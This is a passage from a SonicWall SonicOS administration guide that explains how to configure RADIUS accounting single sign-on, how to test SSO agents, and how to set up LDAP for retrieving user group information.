NOTE: When multiple Content Filter policies are configured and NTLM is enabled for Single Sign-On enforcement, an HTTP/HTTPS access rule with Trusted Users as Users Allowed must be added to the LAN to WAN rules in the **Firewall > Access Rules** page. This rule triggers an NTLM authentication request to the user. Without the access rule, restrictive CFS policies might block the user from Internet access and prevent authentication.

- If you are using older legacy servers that require legacy LAN Manager components to be included in NTLM messages, select the **Forward legacy LanMan in NTLM** checkbox. This may cause authentication to fail in newer Windows servers that don't allow LanMan in NTLM by default because it is not secure.

RADIUS Accounting Tab

1 Click the **RADIUS Accounting** tab to display the **RADIUS Accounting Single-Sign-On** tabs.




Single Sign-On by RADIUS accounting allows the appliance to act as a RADIUS accounting server for external third-party appliances, and to log users in or out based on the accounting messages from those devices. For third-party appliances that use RADIUS accounting for other purposes, SonicOS can also forward the RADIUS accounting messages to another RADIUS accounting server.

The **Status** column shows the current status for each RADIUS accounting client listed in the panel:

- Green—the client is active
- Yellow—the client is idle
- Grey—the client is not detected

2 To add a new RADIUS client, click the **Add…** button. The **RADIUS Accounting Single-Sign-On** tabs, **Settings**, **RADIUS**, and **Forwarding**, appear in a view/edit pane in the lower half of the dialog.


NOTE: Changes made in the view/edit pane are instated directly into the highlighted entry in the **Accounting Clients** table as they are made. On completion, click anywhere outside of the pane to close it. Individual fields in the **Accounting Clients** table also can be updated by clicking on them directly in the table.



3 In the **Client host name or IP address** field, enter the name or the IP address for the RADIUS client host.

4 In the **Shared Secret** field and the **Confirm Secret** field, enter your shared secret for the client.

5 Click the **RADIUS** tab.



6 From the **User-Name attribute format** drop-down menu, select the format for the user name login.

RADIUS Accounting does not specify the format of the content of the User-Name attribute passed in RADIUS Accounting messages. You need to enter, therefore, the format that is sent by the client. You can select from some common formats:

- **User-name**
- **Domain\User-name**
- **Domain/User-name**
- **User-name@Domain**
- **SonicWall SMA**
- **Other** – Non-standard format

> **IMPORTANT:** The pre-defined formats are for common cases. If those do not match what your network access server sends, then you must select **Other** as the **User-Name** attribute format and then enter a customized format.

7 If you selected:

- A standard format, go to Step 8.
- If you select **Other**, more settings appear so you can configure the components to be found in the attribute:

  - **Format**
  - **Components**

a In the **Format** field, enter a limited scanf-style string, with either a `%s` or `%[...]` directive for each component. This directive tells the appliance what the network access device (NAS) sends in the **User-Name** attribute. This format is not specified by the RADIUS Accounting RFC. Devices are not constrained as to what they can send in this attribute, so, its content can be very variable. What you set here specifies how the appliance must decode the **User-Name** attribute to extract the user name, domain, and/or DN.

> **TIP:** When you select **Other**, these fields are set to the format string and components of the previously selected format. So, first select the pre-defined format that most closely matches what your network access server sends. This gives you a good starting point for entering your customized format. Then, change to **Other**.

b From the **Component** drop-down menu, select one of the following:

- **Not used**
- **User-Name** (default)

- **Domain**
- **DN**

The components that you enter as a limited scanf-style string in the **Format** field consist of one or more of the following items:


- User-Name
- Domain
- Fully qualified distinguished name (DN)

NOTE: You can double click in the **Components** drop-down menu to display a tooltip with instructions on how to enter the scanf-style format.

c Click **Add component**. The **Add a component to the User-Name attribute format** dialog displays.

NOTE: If you understand the scanf-style format, you can edit the **Format** field directly instead of using the **Add component** button.

TIP: Use %s for a component that is followed by white space or is at the end. For a component followed by some other character, use %[^x]x. For example, the **Format** string for the `name@domain` format would be `%[^@]@%s`, with the three components set to **User-Name**, **Domain**, and **Not used**.




d Select the type of component from the **Component to add** drop-down menu:

- **User-name**
- **Domain**
- **DN**

e Enter text to separate entries in the **Preceding text after the User-name** field.

f Click **Add**. the **Accounting Clients** table is updated, and more options appear in the Radius view/edit pane.



g Repeat Step b through Step f for each component.

To delete the last component you added, click **Remove last component**.

8 A RADIUS Accounting client can optionally send Interim Update messages periodically while a user is logged in. If the client does sends the messages at a reasonably constant interval, then the SonicWall appliance can monitor them and assume that the user has been logged out should the messages stop being sent. This process gives a fallback mechanism to guard against missing RADIUS Accounting Stop messages, which are sent on user log out.

Select a **Log user out if no accounting interim updates are received** option:

- **Disabled** – to not have messages sent.
- **Enabled** – to manually specify the **Timeout** interval. Set the timeout value greater than the period at which the RADIUS Accounting client sends the Interim-Update messages, and for dropped/missed Interim-Update messages, set the **Timeout** value at least 2 to 3 times greater than the period.
- **Auto** (default) – to have the appliance detect automatically whether Interim-Update message are being sent periodically and, if they are, to use them as specified under Enabled and setting automatically the timeout accordingly.


NOTE: If, after some time, the timeout stays at 0 (zero) when the page is reloaded, then it has not detected them being sent and is not timing them out.

It could take quite a considerable time to complete auto-detection, depending on how frequently the client sends them. For example, if the client sends them every 10 minutes, then it could take over 30 minutes before the measure timeout is shown her.e

TIP: You can click the **Show info** link to monitor progress in a popup dialog.

TIP: To rerun auto-detection, change the setting to **Disabled** and then back to **Auto**, clicking **Apply** after each change.


9 Click the **Forwarding** tab.



10 Under the **Forwarding** tab, you can enter up to four RADIUS accounting servers in these fields:

- **Name or IP address**
- **Port** (default **1813**)
- **Shared Secret** for the RADIUS accounting servers to which you want the client to forward message
- **Confirm Shared Secret**

When you enter this information for a server, the **Select from** drop-down menu displays.



11 For each server, from the **Select from** drop-down menu, select either:

- **No forwarding**
- IP address of the accounting server

If requests from more than one client are to be forwarded to the same accounting server, then after it has been configured for any one client, it can be selected from the **Select from** drop-down menu for the others. All the information for the selected accounting server, including its shared secret, is copied and instated for this client.


12 In the **Timeout (seconds)** field and **Retries** field, enter the timeout period in seconds and the number of retries. The default for **Timeout (seconds)** is **10** seconds, and the default for **Retries** is **3**.

To determine which users have logged out, the SonicWall network security appliance polls the SSO Agent by sending requests to multiple logged-in users in a single request message to the SSO Agent. To configure the number of user requests the firewall can send in a single request message to the Test tab

13 Select how the RADIUS accounting messages are forwarded from this client, either:

- **Try next on timeout**
- **Forward to all**


14 Select the **General Settings** tab.



15 Enable SSO or RADIUS accounting by selecting the **Enable SSO or RADIUS accounting** checkbox. This setting is enabled by default.

16 Specify the port in the **Port number** field. The default port is **1813**.

17 Click the **Advanced Settings** tab.



18 To have the appliance track RADIUS Accounting messages for Start/Stop messages, select the **Expect Start/Stop messages due to wireless roaming** checkbox. This setting is disabled by default.

RADIUS Accounting clients send Start/Stop messages to notify the firewall of users connecting/disconnecting. If those clients are or use wireless access points, then the wireless users could roam between access points, which may cause them to generate spurious Start/Stop messages as the user connects to a new access point and disconnects form the old one. These roaming Start/Stop messages could interfere with the SSO authentication process, which normally processes Stop messages as notifications of user logout.

If this option is enabled, then the firewall tracks the RADIUS Accounting messages to look for this Start/Stop sequence. If the sequence is found, then the firewall considers the Stop messages as indications of roaming rather than as notifications of user logout.

That is, the firewall assumes Start/Stop messages are due to roaming switch-over between access points if those messages:


- Are received (in any order): a Start message for a currently connected user that indicates the same user is at a different access point, along with a Stop message from the previous location
- Occur together within the specified time.

NOTE: The maximum switch-over time should allow for the RADIUS Accounting message possibly getting dropped and retransmitted. The recommended time is the same as the timeout multiplied by the maximum retries for the RADIUS Accounting clients.

19 To have the firewall ignore any RADIUS Accounting messages for users:

- At specific IP addresses, select an address object or address group from the **For users at these IP addresses** drop-down menu or create a new address object or address group. The default is **None**.
- Not at specific IP addresses, select an address object or address group from the **For users not at these IP addresses** drop-down menu or create a new address object or address group. The default is **All**.
- With specific user names:

    a) Click **Add**. The **Add RADIUS Accounting User Name Exclusion** popup dialog displays.




    b) From the Ignore any user names that drop-down menu select

    - **begin**
    - **end**

    c) Enter the user name in the **with** field.

    d) Click **Save**. The entry is added to the list.



To edit an entry, select it and then click **Edit**.

To remove an entry, select it and then click **Remove**.

Test Tab

1 To test the agent settings you configured, click the **Test** tab.

IMPORTANT: Performing tests on this page applies any changes that have been made.


You can test the connectivity between the appliance and an SSO agent or TSA. You can also test whether the SSO agent is properly configured to identify a user logged into a workstation.

2 If you have multiple agents configured, select the SSO agent or TSA to test from the **Select agent to test** drop-down menu. The drop-down menu includes SSO agents at the top, and TSA's at the end under the heading **--Terminal Server Agents--**.

3 Select the type of test to perform:

- **Check agent connectivity** radio button – Tests communication with the authentication agent. If the firewall can connect to the SSO agent, the message **Agent is ready** displays. If testing a TSA,

the **Test Status** field displays the message, and the version and server IP address are displayed in the **Information returned from the agent** field.



- For SSO agents only, select the **Check user** radio button, enter the IP address of a workstation in the **Workstation IP address** field. This tests if the SSO agent is properly configured to identify the user logged into a workstation.

  TIP: If the messages **Agent is not responding** or **Configuration error** display, check your settings and perform these tests again.

4 Click the **Test** button


5 When you are finished with all Authentication Agent configuration, click **OK**.

Configuring RADIUS Accounting for SSO


RADIUS accounting for Single Sign-On is configured on the **Users > Settings** page.

To configure RADIUS accounting for SSO:

1 Display the **Users > Settings** page.



2 Click the **Configure SSO** button. The **SSO Authentication Configuration** dialog appears.



3 Click the **RADIUS Accounting** tab. For the procedure to configure RADIUS Accounting, see RADIUS Accounting Tab on page 1548.


4 Click **Apply**.

Advanced LDAP Configuration

If you selected **Use LDAP** to retrieve user group information on the **Users** tab as described in Configuring SonicOS to Use the SonicWall SSO Agent on page 1535, you must configure your LDAP settings.

To configure LDAP to retrieve user group information:


1 On the **Users** tab in the **SSO Authentication Configuration** dialog, click the **Configure** button next to the **Use LDAP to retrieve user group information** option. The **LDAP Configuration** dialog displays.



Topics:

Settings Tab

2 In the **Name or IP address** field, enter the name or IP address of your LDAP server.



3 In the **Port Number** field, enter the port number of your LDAP server. The default LDAP ports, which you can select from the drop-down menu, are:

- **Default LDAP port – 389**
- **Default LDAP over TLS port – 636**
- **Windows Global Catalog port – 3268**
- **Global Catalog over TLS port – 3269**

4 In the **Server timeout (seconds)** field, enter a number of seconds the firewall will wait for a response from the LDAP server before the attempt times out. Allowable values are 1 to 99999. The default is **10** seconds.

5 In the **Overall operation timeout (minutes)** field, enter a number of minutes the firewall will spend on any automatic operation before timing out. Allowable values are 1 to 99999. The default is **5** minutes.

NOTE: Some operations, such as directory configuration or importing user groups, can take a number of minutes, especially if running across multiple LDAP servers.

6 Specify the type of log in from these radio buttons:

- **Anonymous login** to login anonymously. Some LDAP servers allow for the tree to be accessed anonymously. If your server supports this (Microsoft Active Directory generally does not), you may select this option. The **Login user name** and **Login password** fields remain dimmed. Go to Step 10.
- **Give login name/location in tree** to access the tree with the login name. The **Login user name** and **Login password** fields become active. Go to Step 7.

  NOTE: Be sure to enter the user tree in the **User tree for log in to server** field on the **Directory** tab.

- **Give bind distinguished name** to access the tree with the distinguished name. The Login user name field changes to Bind distinguished name field, and it and the Login password field become active. Go to Step 8.

7 To login with a user's name, enter the user's name in the **Login user name** field. The login name is presented automatically to the LDAP server in full `dn` notation. Go to Step 9.

> **NOTE:** Use the user's name (that is in the first component of the user's distinguished name, in the **Login user name** field, not a username or login ID. For example, John Doe may normally log in as jdoe, but would log in here as John Doe, not jdoe.

8 In the **Bind distinguished name** field, specify the full distinguished name (DN) to use to bind to the LDAP server.

9 Enter a password in the **Login password** field.

10 Select the LDAP version from the **Protocol version** drop-down menu, either **LDAP version 2** or **LDAP version 3** (default). Most implementations of LDAP, including Active Directory, employ LDAP version 3.

11 Select the **Use TLS (SSL)** checkbox to use Transport Layer Security (SSL) to login to the LDAP server. This option is selected by default.

> **IMPORTANT:** It is strongly recommended to use TLS to protect the username and password information that will be sent across the network. Most implementations of LDAP server, including Active Directory, support TLS.

12 Optionally, select the **Send LDAP 'Start TLS' request** checkbox to allow the LDAP server to operate in TLS and non-TLS mode on the same TCP port. This option is not selected by default.

> **NOTE:** Only check the **Send LDAP 'Start TLS' request** box if your LDAP server uses the same port number for TLS and non-TLS, and it should only be selected if required by your LDAP server.

Some LDAP server implementations support the Start TLS directive rather than using native LDAP over TLS. This allows the LDAP server to listen on one port (normally 389) for LDAP connections, and to switch to TLS as directed by the client.

13 Select the **Require valid certificate from server** checkbox to require a valid certificate from the server. The certificate presented by the server is validated during the TLS exchange by matching the name specified above to the name on the certificate. This option is selected by default.

